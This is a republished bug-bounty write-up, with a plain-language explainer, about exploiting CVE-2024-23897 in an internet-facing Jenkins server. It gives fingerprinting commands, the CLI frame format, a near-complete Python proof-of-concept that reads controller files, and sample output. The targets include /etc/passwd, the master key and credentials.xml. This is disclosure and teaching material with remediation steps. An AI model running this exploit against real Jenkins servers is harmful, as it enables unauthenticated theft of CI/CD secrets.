How I Found a Critical Jenkins Vulnerability in 10 Minutes and Earned an $800 Bug Bounty
An exposed Jenkins instance running a vulnerable version allowed unauthenticated attackers to read arbitrary files via the CLI's @file argument expansion. The author demonstrated reading sensitive files including the Jenkins master key and credentials store.

Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context

During an authorised bug bounty program, Rohith S found a critical unauthenticated arbitrary file read vulnerability in an exposed Jenkins instance. The root cause was CVE-2024-23897, which lets an unauthenticated attacker read arbitrary files from the Jenkins controller. The program confirmed the finding and paid an $800 bounty.
The feature involved is the Jenkins CLI. Jenkins CLI supports an @file syntax, where an argument of the form @/path/to/file causes the args4j argument parser to read the referenced file and expand its contents into the command arguments. In a vulnerable version, this expansion happens before the relevant authorisation check, so file contents can leak through parser or command error messages.
The author notes that all target-identifying information, domains, hostnames, IP addresses, credentials, cryptographic keys and other sensitive information have been redacted.
Setup
The assessment was performed within the scope of a bug bounty program. No accounts or credentials were used: the vulnerability is unauthenticated. The tools involved were:
- AI assistance as a productivity tool for the initial enumeration.
- ProjectDiscovery's vulnerability research / CVE resources to shortlist relevant Jenkins CVEs.
- A custom Python 3 proof of concept using only the standard library.
curlfor fingerprinting and checking the CLI JAR.
The target was running Jenkins 2.375.1, a version vulnerable to CVE-2024-23897. The version was exposed through the HTTP response header X-Jenkins: 2.375.1. The report also shows Server: Jetty(10.0.12) in the fingerprint output.
Finding it
The researcher started with reconnaissance, using AI assistance to speed up enumeration rather than to find the vulnerability. The instruction was essentially to grab all available subdomains, identify which ones were live, and identify interesting technologies and exposed instances such as WordPress, Jenkins, Drupal and similar platforms. The results gave a list of live assets and technology fingerprints, and one result stood out:
[REDACTED SUBDOMAIN] ↓Jenkins
With a Jenkins instance identified, the approach changed from broad reconnaissance to focused vulnerability research. Rather than throwing payloads at the target, the researcher asked which publicly known vulnerabilities should be investigated for this particular Jenkins version, and used ProjectDiscovery's vulnerability research / CVE resources to shortlist relevant Jenkins CVEs. The workflow was:
Jenkins detected ↓Identify version ↓Shortlist relevant CVEs ↓Understand affected functionality ↓Manually validate
CVE-2024-23897 immediately became interesting. It is a Jenkins CLI arbitrary file read vulnerability involving the args4j argument parser. The @file syntax causes the parser to read the referenced file and expand its contents into the command arguments, and this processing can happen before the relevant authorisation check. That can allow an unauthenticated attacker to read files from the Jenkins controller through the CLI interface.
At this point the researcher had three conditions together:
Public Jenkins +Vulnerable Version +Potentially Exposed CLI
Exploitation
Step 1: Fingerprint the target
curl -I https://[REDACTED]/login
→ X-Jenkins: 2.375.1→ Server: Jetty(10.0.12)
The X-Jenkins header disclosed the exact version, 2.375.1, which was vulnerable to CVE-2024-23897.
Step 2: Confirm the CLI JAR is downloadable
The Jenkins CLI JAR was publicly downloadable:
curl -sI https://[REDACTED]/jnlpJars/jenkins-cli.jar
→ HTTP/1.1 200 OK
The researcher also observed that certain administrative endpoints were blocked by the reverse proxy:
/manage → 403/script → 403
But /cli was still accessible. Blocking /manage and /script did not eliminate the Jenkins CLI attack surface.
Step 3: Build a minimal PoC
The researcher created a Python 3 proof of concept using only the standard library, rather than relying on a large exploitation framework. The vulnerable argument is:
@<absolute-file-path>
The request is sent through:
POST /cli?remoting=false
The PoC creates two HTTP requests that share a dashed UUID Session: header:
Side: downloadSide: upload
The upload side carries Jenkins PlainCLIProtocol frames. The relevant frame structure is:
Frame = [4-byte big-endian length][opcode][2-byte string length][utf8]
The opcodes are:
ARG=0LOCALE=1ENCODING=2START=3EXIT=4STDOUT=8STDERR=9
The payload sequence was:
ARG "who-am-i"ARG "@/etc/passwd"ENCODING "UTF-8"LOCALE "en_US"START
The server returned the response through STDOUT frames.
Step 4: First test against /etc/passwd
The researcher started with a harmless system file:
/etc/passwd
python cve-2024-23897_poc.py https://[REDACTED] /etc/passwd --command help
[*] download response: HTTP/1.1 200 OK[*] target file: /etc/[redacted] Too many arguments: bin:x:1:1:bin:/bin:/sbin/nologinjava -jar jenkins-cli.jar help[COMMAND]Lists all the available commands or a detailed description of single command.COMMAND : Name of the command (default: root:x:0:0:root:/root:/bin/ash)
The server was processing the @file argument and returning file contents inside the error message. The vulnerability was real.
Step 5: Read Jenkins-specific files
Once /etc/passwd worked, the researcher tested Jenkins-specific files in a controlled, read-only manner. The following files were confirmed readable:
| File | Result |
|---|---|
/var/jenkins_home/secrets/master.key |
Full 64-byte key obtained |
/etc/passwd |
System account information disclosed |
/etc/os-release |
Alpine Linux information disclosed |
/etc/hostname |
Host identifier disclosed |
/var/jenkins_home/config.xml |
Jenkins configuration disclosed |
/var/jenkins_home/credentials.xml |
Jenkins credential store disclosed |
The target-specific values were removed from the public write-up.
Step 6: The master key
The most important part of the finding was reading:
/var/jenkins_home/secrets/master.key
The complete 64-byte key was returned. The actual key is not published. Redacted evidence:
/var/jenkins_home/secrets/master.key:
[REDACTED — 64-BYTE JENKINS MASTER KEY]
The key is used by Jenkins' cryptographic mechanisms to protect sensitive credential information. The credential store was also confirmed readable:
/var/jenkins_home/credentials.xml
This significantly increased the potential impact of the arbitrary file read.
Step 7: Run the PoC against the master key
python cve-2024-23897_poc.py https://[REDACTED] /etc/passwd --command help
The PoC script
The full script used for the authorised testing is reproduced below. The transport is the Jenkins plain CLI protocol over HTTP (FullDuplexHttpService): one POST /cli?remoting=false with Side: download and an empty body long-polls for the response, and one POST /cli?remoting=false with Side: upload and an octet-stream body carries the CLI frames. Both are tied together by a matching Session: <uuid-v4> header, with dashes required.
"""CVE-2024-23897 — Jenkins arbitrary file read (args4j @-expansion) PoC
Authenticated/unauth'd unauthenticated file read against Jenkins <= 2.441 / LTS <= 2.426.2via the CLI HTTP transport. Exploits the CLI command-line parser expanding an argument ofthe form `@/path/to/file` into the file's contents BEFORE any permission check, leakingthe first line(s) of the file through the parser/command error message.Transport: Jenkins "plain CLI protocol" over HTTP (FullDuplexHttpService). - one POST /cli?remoting=false (Side: download, empty body) -> long-poll response - one POST /cli?remoting=false (Side: upload, octet-stream body = CLI frames) - both tied together by a matching `Session: <uuid-v4>` header (dashes required)Frames (PlainCLIProtocol, all big-endian): [int32 (payload_len-1)] [opcode byte] [data] opcodes: ARG=0 LOCALE=1 ENCODING=2 START=3 EXIT=4 STDOUT=8 STDERR=9 string payload = opcode + uint16 length + UTF-8 bytesUsage: python cve-2024-23897_poc.py https://jenkins.example.com /etc/passwd [--command help|who-am-i] python cve-2024-23897_poc.py https://jenkins.example.com /etc/hostname --command who-am-iOnly reads the first line(s) of the target file (limitation of the vuln)."""import argparseimport socketimport sslimport sysimport threadingimport timeimport uuidPATH = "/cli?remoting=false"def frame(op: int, arg: str = "") -> bytes: """Build one PlainCLIProtocol frame.""" if arg == "": payload = bytes([op]) return (len(payload) - 1).to_bytes(4, "big") + payload raw = arg.encode("utf-8") payload = bytes([op]) + len(raw).to_bytes(2, "big") + raw return (len(payload) - 1).to_bytes(4, "big") + payloaddef build_session_start(command: str, file_path: str) -> bytes: """Command frames the real jenkins-cli client sends.""" return ( frame(0, command) + frame(0, "@" + file_path) + frame(2, "UTF-8") + frame(1, "en_US") + frame(3) )def parse_host(host: str): if host.startswith("http://"): host = host[len("http://"):] return host.rstrip("/"), False if host.startswith("https://"): host = host[len("https://"):] return host.rstrip("/"), True return host.rstrip("/"), Truedef send_download(host: str, port: int, use_tls: bool, session: str, ctx): req = ( "POST %s HTTP/1.1\r\n" "Host: %s\r\n" "Session: %s\r\n" "Side: download\r\n" "Content-type: application/x-www-form-urlencoded\r\n" "Content-Length: 0\r\n" "Connection: keep-alive\r\n" "\r\n" % (PATH, host, session) ).encode() s = socket.create_connection((host, port), timeout=20) if use_tls: s = ctx.wrap_socket(s, server_hostname=host) s.sendall(req) buf = b"" try: while True: chunk = s.recv(65536) if not chunk: break buf += chunk except socket.timeout: pass finally: try: s.close() except Exception: pass return bufdef send_upload(host: str, port: int, use_tls: bool, session: str, payload: bytes, ctx): body = ( b"POST " + PATH.encode() + b" HTTP/1.1\r\n" b"Host: " + host.encode() + b"\r\n" b"Session: " + session.encode() + b"\r\n" b"Side: upload\r\n" b"Content-type: application/octet-stream\r\n" b"Transfer-Encoding: chunked\r\n" b"Connection: keep-alive\r\n\r\n" + hex(len(payload))[2:].encode() + b"\r\n" + payload + b"\r\n" + b"0\r\n\r\n" ) s = socket.create_connection((host, port), timeout=20) if use_tls: s = ctx.wrap_socket(s, server_hostname=host) s.sendall(body) try: s.recv(65536) except socket.timeout: pass finally: try: s.close() except Exception: passdef dechunk_and_parse(response: bytes): """Strip HTTP headers + chunked framing, skip the initial 0x00 byte, emit STDOUT(8) frames.""" if b"\r\n\r\n" not in response: return ["(no HTTP response body received)"] body = response.split(b"\r\n\r\n", 1)[1] raw = b"" i = 0 while True: eol = body.find(b"\r\n", i) if eol == -1: break try: size = int( body[i:eol].split(b";")[0].strip(), 16 ) except ValueError: break if size == 0: break raw += body[eol + 2:eol + 2 + size] i = eol + 2 + size + 2 if raw and raw[0] == 0x00: raw = raw[1:] out = [] i = 0 while i + 4 <= len(raw): plen = int.from_bytes(raw[i:i + 4], "big") + 1 i += 4 if i + plen > len(raw): break payload = raw[i:i + plen] i += plen if payload and payload[0] == 8: out.append( payload[1:].decode("utf-8", "replace") ) return out if out else ["(no CLI output frames received)"]def main(): ap = argparse.ArgumentParser( description="CVE-2024-23897 Jenkins arbitrary file read PoC" ) ap.add_argument( "target", help="Jenkins URL, e.g. https://jenkins.example.com" ) ap.add_argument( "file", help="absolute path to read on the controller" ) ap.add_argument( "--command", default="who-am-i", help="CLI command to abuse" ) ap.add_argument( "--port", type=int, default=443 ) args = ap.parse_args() host, use_tls = parse_host(args.target) port = args.port ctx = ssl.create_default_context() if use_tls: ctx.check_hostname = False ctx.verify_mode = ssl.CERT_NONE payload = build_session_start( args.command, args.file ) session = str(uuid.uuid4()) results = {} dl = threading.Thread( target=lambda: results.setdefault( "dl", send_download( host, port, use_tls, session, ctx ) ) ) up = threading.Thread( target=lambda: resul
Root cause
CVE-2024-23897 is an arbitrary file read in the Jenkins CLI caused by the args4j argument parser expanding @file arguments before the relevant authorisation check runs. When a CLI command such as who-am-i or help is invoked with an argument like @/etc/passwd, the parser reads the file and substitutes its contents into the argument list. The command then fails with an error that includes those contents, which are returned to the client through STDOUT frames.
The existing defences did not stop it. The reverse proxy blocked /manage and /script with 403 responses, but /cli remained reachable, so the CLI transport was still exposed. The version in use, 2.375.1, was vulnerable, and the X-Jenkins header disclosed it.
One limitation of the vulnerability is that it generally exposes only the first few lines of a file. That limitation does not help when sensitive information is stored in a single-line file, such as master.key, which could therefore be obtained completely.
Impact
The vulnerability provides an unauthenticated path to sensitive information stored on the Jenkins controller. The potential attack chain is:
Internet ↓Exposed Jenkins ↓Unauthenticated CLI ↓CVE-2024-23897 ↓Arbitrary File Read ↓Jenkins Configuration ↓Credential Store ↓Master Key ↓Potential Credential Compromise ↓Potential CI/CD / Supply-Chain Impact
The final stages depend on the specific Jenkins configuration and credentials available on the target. The researcher did not decrypt or use any credentials.
In the report's own impact analysis:
- Unauthenticated arbitrary file read on the CI/CD controller puts source code, pipeline definitions, environment/config files and secrets at risk.
- Master-key disclosure (
secrets/master.key) defeats Jenkins' encrypted credential store. With the leaked key and the readablecredentials.xmlciphertexts, an attacker can offline-decrypt all stored CI/CD credentials (Git, container registry, cloud and deployment keys) and forge Jenkins' internal signing identity. - There is an escalation path to RCE / supply-chain compromise: injected malicious build steps, tampered artifacts and
~/.jenkinsscript abuse are all within reach. - The exposed admin/CLI surface plus the end-of-life version expose the box to additional public CVEs (stored XSS, information disclosure, RCE advisories) without any further skill.
All testing was read-only: no writes, no RCE, no credential decryption, no credential usage, no modification of Jenkins jobs and no destructive actions. The finding was independently re-confirmed by the program owner using the supplied PoC.
Fix
The report lists the following remediation steps:
- Immediately restrict network access to the target: VPN / IP allowlist only; it must never be reachable from the public internet.
- Upgrade Jenkins to a currently supported release (≥ 2.441 / LTS ≥ 2.440.1) and keep it patched; do not rely on proxy rules, since the
/cliendpoint already bypassed the 403s that block/manageand/script. - Rotate the leaked
master.keyand re-encrypt / rotate all credentials stored in the credential store, including the underlying service credentials. - Disable the CLI transport and anonymous access.
- Audit build logs and job history for signs of prior exploitation, and review proxy/WAF rules so CLI endpoints are blocked too.
Variants to test
- Version fingerprinting via
X-Jenkins. Send a request to/loginand inspect the response headers. A positive result is anX-Jenkinsheader showing a version known to be vulnerable. - CLI JAR availability. Request
/jnlpJars/jenkins-cli.jar. A positive result isHTTP/1.1 200 OK, confirming the CLI surface is exposed. @fileexpansion with a harmless file. Run the PoC against/etc/passwdwith--command help. A positive result is file contents appearing in theERROR:output of the STDOUT frames.- Single-line secret files. Target files such as
/var/jenkins_home/secrets/master.key, where the first-few-lines limitation does not reduce the disclosure. A positive result is the complete key being returned. - Credential store and configuration files. Target
/var/jenkins_home/credentials.xmland/var/jenkins_home/config.xml. A positive result is their contents appearing in the CLI output.
What happened, in plain words
A security researcher was taking part in a bug bounty program. A bug bounty program is an arrangement where an organisation says: "if you find a security problem in our systems and tell us about it responsibly, we will pay you a reward." The reward is called a bounty.
During that program, the researcher found a serious weakness in a Jenkins server that was reachable from the public internet. Jenkins is a popular piece of software that teams use to build and test their code automatically. The weakness let anyone on the internet, without logging in at all, ask the server to hand over the first lines of files stored on it. The technical name for this kind of weakness is an arbitrary file read: "arbitrary" because the attacker can name any file they like, and "file read" because the server reads that file and gives its contents back.
The specific bug has a public identifier, CVE-2024-23897. A CVE is a catalogue number for a known security flaw, so that everyone in the world can refer to the same problem by the same name. The program confirmed the finding and paid the researcher $800.
What makes the story interesting is not only the bug. It is the workflow: the researcher used artificial intelligence (AI) as a helper to speed up the boring, repetitive part of the job, and then did the actual security thinking by hand. The AI did not find the bug. It saved time.
The researcher also states clearly that everything was done with permission, inside the rules of the bug bounty program, and that all details that could identify the real target (domains, hostnames, IP addresses, credentials, cryptographic keys and similar) have been removed from the public write-up. That is standard practice: you describe the technique, not the victim.
The pieces involved, explained from zero
Before walking through the story, here are the main concepts, because the rest of the article leans on them.
What Jenkins is
Jenkins is a server that automates software work. A team writes code, and Jenkins runs jobs: it fetches the code, compiles it, runs tests, packages it and sometimes deploys it. Because it does all this automatically, it needs to hold secrets: passwords for code repositories, keys for cloud providers, tokens for container registries. Those secrets are stored on the Jenkins machine, which is called the controller. If an outsider can read files on the controller, they can potentially reach those secrets. That is why a file read on Jenkins is treated as serious.
What a server, a request and a response are
When you type an address into your browser, your browser sends a request to a server, and the server sends back a response. The response has two parts: headers, which are small labelled lines of information about the response, and a body, which is the actual content (a web page, a file, an image). Some headers are visible to anyone who asks. One of them can reveal which software and which version the server is running. That is useful to an attacker and also to a defender, because it tells you whether a known bug applies.
What a subdomain is
A domain is the main name of a site, like example.com. A subdomain is a name placed in front of it, like shop.example.com or jenkins.example.com. Large organisations have many subdomains, one per service. Finding them all is called subdomain enumeration, and it is often the first step of any assessment, because every subdomain is a possible door.
What a reverse proxy is
A reverse proxy is a piece of software that sits in front of a real server and forwards requests to it. It is like a receptionist in a building: visitors talk to the receptionist, and the receptionist decides whether to let them through to a particular office. Administrators often use a reverse proxy to block certain addresses. The catch, which matters later in this story, is that a block only works for the addresses someone remembered to block.
What a command line interface (CLI) is
A command line interface is a way of controlling a program by typing commands as text instead of clicking buttons. Jenkins ships a CLI: a small program, distributed as a file called a JAR (a Java archive, which is a packaged Java program), that lets you run Jenkins commands from your own computer. The Jenkins CLI talks to the server over HTTP, the same protocol your browser uses.
What an argument parser is
When you type a command with extra words after it, those extra words are called arguments. The program has to read them and decide what they mean. The component that does this reading is called an argument parser. Jenkins uses a parser library called args4j. Parsers sometimes support convenient shortcuts. One such shortcut is the at-sign syntax: if an argument looks like @/path/to/file, the parser treats it as "read this file and put its contents here instead." That shortcut is the heart of this vulnerability.
What authorisation is
Authorisation is the check that decides whether you are allowed to do something. Authentication is proving who you are (logging in); authorisation is deciding what you may do once you are known. A bug where a check happens too late, or not at all, is called a missing or broken authorisation check. Here, the file was read before the check ran, so the check never had a chance to say no.
What a proof of concept (PoC) is
A proof of concept is a small, minimal demonstration that a suspected problem is real. It is not a full attack tool. Its job is to show, safely and reproducibly, that the weakness exists, so that the person receiving the report can confirm it themselves.
The reconnaissance
The researcher starts by saying that reconnaissance is one of the most important parts of bug bounty hunting. Reconnaissance means mapping the target before touching anything: which machines exist, which are alive, and what software they run. It is like walking around a building and noting which doors exist before trying any of them.
Instead of checking every subdomain by hand, the researcher used AI as a productivity tool. The instruction given to the AI was essentially:
Grab all available subdomains and identify which ones are live. Also identify interesting technologies and exposed instances such as WordPress, Jenkins, Drupal, and similar platforms.
The goal was not to ask the AI to find the vulnerability. The goal was to make the initial enumeration faster. This distinction matters throughout the article: the AI did the tedious listing, the human did the judgement.
The results gave a list of live assets and technology fingerprints. A fingerprint is a clue about what software a server runs, such as a header, a file name or a page layout. Among the results, one stood out:
[REDACTED SUBDOMAIN] ↓Jenkins
This block is a note from the researcher's own results. The first line is the name of a subdomain, replaced with [REDACTED SUBDOMAIN] so the real target stays private. The arrow points down to the word Jenkins, meaning: this particular subdomain is running Jenkins. That single line turned a broad search into a specific investigation.
The image sits at the start of the story, right after the line "Sometimes a security finding doesn't start with an exploit." It illustrates the opening idea: the finding began with reconnaissance, not with an attack.
Jenkins: time to investigate
Once the Jenkins instance was identified, the researcher changed mindset from broad reconnaissance to focused vulnerability research. The important sentence is: "I didn't randomly throw payloads at the target." A payload is the piece of input you send to try to trigger a bug. Throwing payloads randomly is noisy, slow and often harmful. Instead, the researcher asked a targeted question:
What publicly known vulnerabilities should I investigate for this particular Jenkins version?
To answer it, the researcher used ProjectDiscovery's vulnerability research and CVE resources to shortlist relevant Jenkins vulnerabilities. A shortlist is exactly what it sounds like: a small list of candidates worth checking, instead of every bug ever published.
The workflow was:
Jenkins detected ↓Identify version ↓Shortlist relevant CVEs ↓Understand affected functionality ↓Manually validate
Read it as a chain of five steps, each feeding the next. First, notice that Jenkins is there. Second, find out which version it is, because bugs apply to specific versions. Third, make a short list of known bugs that affect that version. Fourth, understand which feature each bug touches, so you know what to look for. Fifth, test by hand to see whether the bug is actually present. The last step is the one that turns a guess into a finding.
One CVE immediately became interesting: CVE-2024-23897.
CVE-2024-23897, explained
CVE-2024-23897 is a Jenkins CLI arbitrary file read vulnerability involving the args4j argument parser. In plain words: the Jenkins command line tool has a shortcut that reads a file named in an argument, and in vulnerable versions that reading happens before the permission check. So a person who is not logged in can make the server read a file and echo its contents back in an error message.
Jenkins CLI supports an @file syntax. Conceptually:
@/path/to/file
This is the shortcut itself. The at-sign tells the parser: do not treat the rest as literal text, treat it as a path to a file, open that file, and substitute its contents into the argument. The path is absolute, meaning it starts from the root of the filesystem rather than from the current folder.
The vulnerability occurs because this processing can happen before the relevant authorisation check. That is the whole bug in one sentence. The parser does its work, the file is read, and only afterwards does Jenkins ask "is this user allowed?" By then the contents are already in memory and on their way back to the caller.
Checking the Jenkins version
The target was running:
Jenkins 2.375.1
This is the exact version number of the Jenkins software on the server. Version numbers matter because a CVE usually lists which versions are affected and which are fixed. Knowing the number lets you decide whether the bug applies before you send a single test.
The version was exposed through the HTTP response:
X-Jenkins: 2.375.1
This is an HTTP response header. The name of the header is X-Jenkins, and its value is the version. The X- prefix is a convention for custom headers that are not part of the official standard. Many servers announce their software this way by default, which is convenient for administrators and also convenient for attackers. Here it handed over the exact version for free.
This version was vulnerable to CVE-2024-23897.
At this point, the researcher had three conditions together:
Public Jenkins +Vulnerable Version +Potentially Exposed CLI
Read the plus signs as "and". The server is reachable from the internet (public), it runs a version with the known bug (vulnerable version), and the command line interface might be reachable too (potentially exposed CLI). All three must be true for the bug to be exploitable from outside. Any one missing and the chain breaks. Now it was time for manual validation: actually testing, by hand, whether the theory holds.
Checking the CLI
The researcher checked whether the Jenkins CLI surface was accessible. "Surface" here means the set of addresses on the server that respond to requests. The Jenkins CLI JAR was publicly downloadable:
This is a URL. https:// means the connection is encrypted. [REDACTED] stands in for the real hostname, removed to protect the target. /jnlpJars/jenkins-cli.jar is the path where Jenkins serves its own CLI program. The fact that this file can be downloaded by anyone is itself a clue: the CLI feature is switched on and reachable.
The response was:
HTTP/1.1 200 OK
This is the first line of an HTTP response. HTTP/1.1 is the protocol version, and 200 OK is the status code meaning "success, here is what you asked for." A 200 for this file confirms the CLI is exposed.
The researcher also observed that certain administrative endpoints were blocked by the reverse proxy. For example:
/manage → 403/script → 403
Each line shows a path on the server, an arrow, and the status code returned. /manage is the Jenkins administration page and /script is a scripting console; both are powerful and dangerous if exposed. 403 is the status code for "forbidden": the server understood the request and refused it. So the receptionist (the reverse proxy) was turning away visitors at those two doors.
But:
was still accessible. /cli is the address the Jenkins CLI uses to talk to the server. It was not on the blocked list.
This was important. Blocking /manage and /script did not eliminate the Jenkins CLI attack surface. The lesson is general: a blocklist only covers what someone thought of. The dangerous door here was a different one, and it was still open.
Building the proof of concept
The researcher wanted to validate the vulnerability with a minimal PoC rather than relying on a large exploitation framework. A framework is a big toolkit that automates many attacks; it is heavy, noisy and hard to explain. A small script written from scratch is easier to read, easier for the defender to reproduce, and easier to keep safe.
The researcher created a Python 3 proof of concept using only the standard library. Python is a programming language; the standard library is the set of modules that come with Python, so the script needs nothing installed beyond Python itself.
The vulnerable argument was:
@<absolute-file-path>
This is a template. The angle brackets are a placeholder: you replace <absolute-file-path> with the real path you want read, for example /etc/passwd. The at-sign triggers the file expansion described earlier.
The request was sent through:
POST /cli?remoting=false
This is an HTTP request line. POST is the method used when you send data to the server. /cli is the path of the CLI endpoint. ?remoting=false is a query string, a small piece of information attached to the address. This is the address the CLI uses for its conversation.
The PoC creates two HTTP requests that share a dashed UUID Session: header:
Side: downloadSide: upload
These are two header lines, shown run together. A UUID is a long random-looking identifier, and "dashed" means it contains hyphens, which the protocol requires. The Session header carries that identifier, and because both requests carry the same one, the server knows they belong to the same conversation. The Side header says what each request is for: one side downloads (waits for and receives the answer), the other uploads (sends the commands). Think of it as a phone call where one person listens and the other speaks, and the session identifier is the phone line they share.
The upload side carries Jenkins PlainCLIProtocol frames. A frame is a small, structured packet of data, like a labelled box with a fixed layout so both sides can parse it. The relevant frame structure is:
Frame = [4-byte big-endian length][opcode][2-byte string length][utf8]
Read it left to right. The first field is 4 bytes giving the length of what follows; "big-endian" is a convention for the order in which the bytes of a number are written, and both sides must agree on it. The next field is the opcode, a single number that says what kind of frame this is. Then comes a 2-byte length for the text, and finally the text itself, encoded as UTF-8, which is the standard way to turn characters into bytes.
The opcodes are:
ARG=0LOCALE=1ENCODING=2START=3EXIT=4STDOUT=8STDERR=9
Each entry pairs a name with a number. ARG means "here is a command argument." LOCALE and ENCODING describe the language settings and text encoding. START means "begin running the command." EXIT marks the end. STDOUT and STDERR are the two output channels: normal output and error output. The server sends results back as STDOUT frames.
The payload sequence was:
ARG "who-am-i"ARG "@/etc/passwd"ENCODING "UTF-8"LOCALE "en_US"START
This is the list of frames the client sends, in order. First an argument naming the command who-am-i, a harmless Jenkins command that reports who you are. Then an argument @/etc/passwd, which is the malicious part: the parser will read that file. Then the encoding and locale settings, then START to run it. The server will try to run who-am-i with the file contents as an extra argument, fail because there are too many arguments, and print an error that contains the file contents.
The server returned the response through STDOUT frames. In other words, the answer came back on the normal output channel, framed the same way.
First test: /etc/passwd
The researcher started with a harmless system file:
/etc/passwd
This is a standard file on Linux and similar systems. Despite the name, modern systems do not store passwords in it; it lists user accounts and basic settings. It is the traditional safe choice for testing a file read, because it is readable by everyone, contains nothing secret, and its presence proves the read works.
python cve-2024-23897_poc.py https://[REDACTED] /etc/passwd --command help
This is the command that runs the script. python starts the Python interpreter. cve-2024-23897_poc.py is the script file. https://[REDACTED] is the target address. /etc/passwd is the file to read. --command help tells the script to use the Jenkins help command instead of the default.
The PoC returned:
[*] download response: HTTP/1.1 200 OK[*] target file: /etc/[redacted] Too many arguments: bin:x:1:1:bin:/bin:/sbin/nologinjava -jar jenkins-cli.jar help[COMMAND]Lists all the available commands or a detailed description of single command.COMMAND : Name of the command (default: root:x:0:0:root:/root:/bin/ash)
Read it in parts. [*] download response: HTTP/1.1 200 OK is the script reporting that the download side of the conversation got a successful response. [*] target file: /etc/passwd is the script echoing which file was requested. The line of equals signs is just a separator. Then comes the interesting part: ERROR: Too many arguments: followed by text that clearly comes from the file, such as bin:x:1:1:bin:/bin:/sbin/nologin and root:x:0:0:root:/root:/bin/ash. Those are lines from /etc/passwd, pasted into the error message. The rest of the output is the normal help text of the help command, which shows that the command ran and simply complained about the extra argument.
That was the confirmation needed. The server was actually processing the @file argument and returning file contents. The vulnerability was real.
Going one step further: Jenkins files
Once /etc/passwd worked, the researcher wanted to understand the actual impact on the Jenkins controller. Impact means: what could a real attacker actually do with this? Reading a harmless system file proves the bug; reading Jenkins files shows why it matters.
The researcher tested Jenkins-specific files in a controlled, read-only manner. Read-only means nothing was changed, written or deleted; the only action was reading. The following files were confirmed readable:
| File | Result |
|---|---|
/var/jenkins_home/secrets/master.key |
Full 64-byte key obtained |
/etc/passwd |
System account information disclosed |
/etc/os-release |
Alpine Linux information disclosed |
/etc/hostname |
Host identifier disclosed |
/var/jenkins_home/config.xml |
Jenkins configuration disclosed |
/var/jenkins_home/credentials.xml |
Jenkins credential store disclosed |
Each row is a file path and what came back. /var/jenkins_home is the folder where Jenkins keeps its data. secrets/master.key is a key file, explained below. /etc/os-release describes the operating system, here Alpine Linux, a small Linux distribution often used in containers. /etc/hostname is the machine's name. config.xml is Jenkins' main configuration. credentials.xml is where Jenkins stores its saved credentials, in encrypted form. The target-specific values were removed from the public write-up, so the table says what kind of data leaked, not the data itself.
The master key
The most important part of the finding was reading:
/var/jenkins_home/secrets/master.key
This is the path of Jenkins' master key. A key, in cryptography, is a secret string of data used to lock and unlock protected information. Jenkins uses this key as part of the machinery that protects stored credentials. If you have the key, the protection can be undone.
The complete 64-byte key was returned. A byte is a unit of data; 64 bytes is a short string, which is normal for a key. The actual key is not published. Redacted evidence:
/var/jenkins_home/secrets/master.key:
This line simply labels the evidence: it names the file whose contents were obtained.
[REDACTED — 64-BYTE JENKINS MASTER KEY]
This is a placeholder where the real key would be. It is replaced so that publishing the article does not hand the key to anyone else. The label confirms what was there: a 64-byte Jenkins master key.
The key is used by Jenkins' cryptographic mechanisms to protect sensitive credential information. The credential store was also confirmed readable:
/var/jenkins_home/credentials.xml
This is the file that holds the stored credentials. On its own it contains encrypted values, which look like gibberish without the key. With the key from the previous step, those values can be decrypted. That combination is what significantly increased the potential impact of the arbitrary file read: it is no longer just "a file was read," it is "the lock and the locked box were both obtained."
Why this is critical
The vulnerability provides an unauthenticated path to sensitive information stored on the Jenkins controller. "Unauthenticated" means no login, no account, no password: anyone who can reach the server can try. The potential attack chain is:
Internet ↓Exposed Jenkins ↓Unauthenticated CLI ↓CVE-2024-23897 ↓Arbitrary File Read ↓Jenkins Configuration ↓Credential Store ↓Master Key ↓Potential Credential Compromise ↓Potential CI/CD / Supply-Chain Impact
Read it top to bottom as a chain of consequences, each arrow meaning "which can lead to." Someone on the internet reaches an exposed Jenkins. The CLI is reachable without login. The known bug lets them read files. Among the files are the configuration and the credential store. Among the readable files is the master key. With key and store together, credentials could be compromised. Compromised CI/CD credentials can affect the build pipeline and, through it, the software the organisation ships. CI/CD stands for continuous integration and continuous delivery: the automated process that builds and releases software. Supply chain means everything and everyone involved in producing that software.
The final stages depend on the specific Jenkins configuration and credentials available on the target. In other words, the chain is a potential, not a guaranteed outcome; it depends on what the server actually holds. The researcher did not decrypt or use any credentials. That restraint is part of responsible testing: prove the exposure, stop there.
Files confirmed readable
The vulnerability allowed access to files including:
/var/jenkins_home/secrets/master.key/var/jenkins_home/credentials.xml/var/jenkins_home/config.xml/etc/passwd/etc/os-release/etc/hostname
This is the list of paths, shown run together. Each is a file that was successfully read: the master key, the credential store, the main configuration, the account list, the operating system description and the machine name.
One interesting limitation of this vulnerability is that it generally exposes only the first few lines of a file. That limitation does not help when sensitive information is stored in a single-line file. However, that limitation doesn't help when sensitive information is stored in a single-line file. For example:
master.key
could therefore be obtained completely. A key is one short line, so "only the first few lines" is the whole file. The limitation that protects large files does nothing for small secrets.
The exact PoC
Below is the Python script used for the authorised testing. The implementation is included for technical completeness, while the actual target information has been removed.
"""CVE-2024-23897 — Jenkins arbitrary file read (args4j @-expansion) PoC
This is the opening of the script's documentation string, a block of text at the top of a Python file that describes what the program does. It names the CVE and the technique: args4j at-sign expansion.
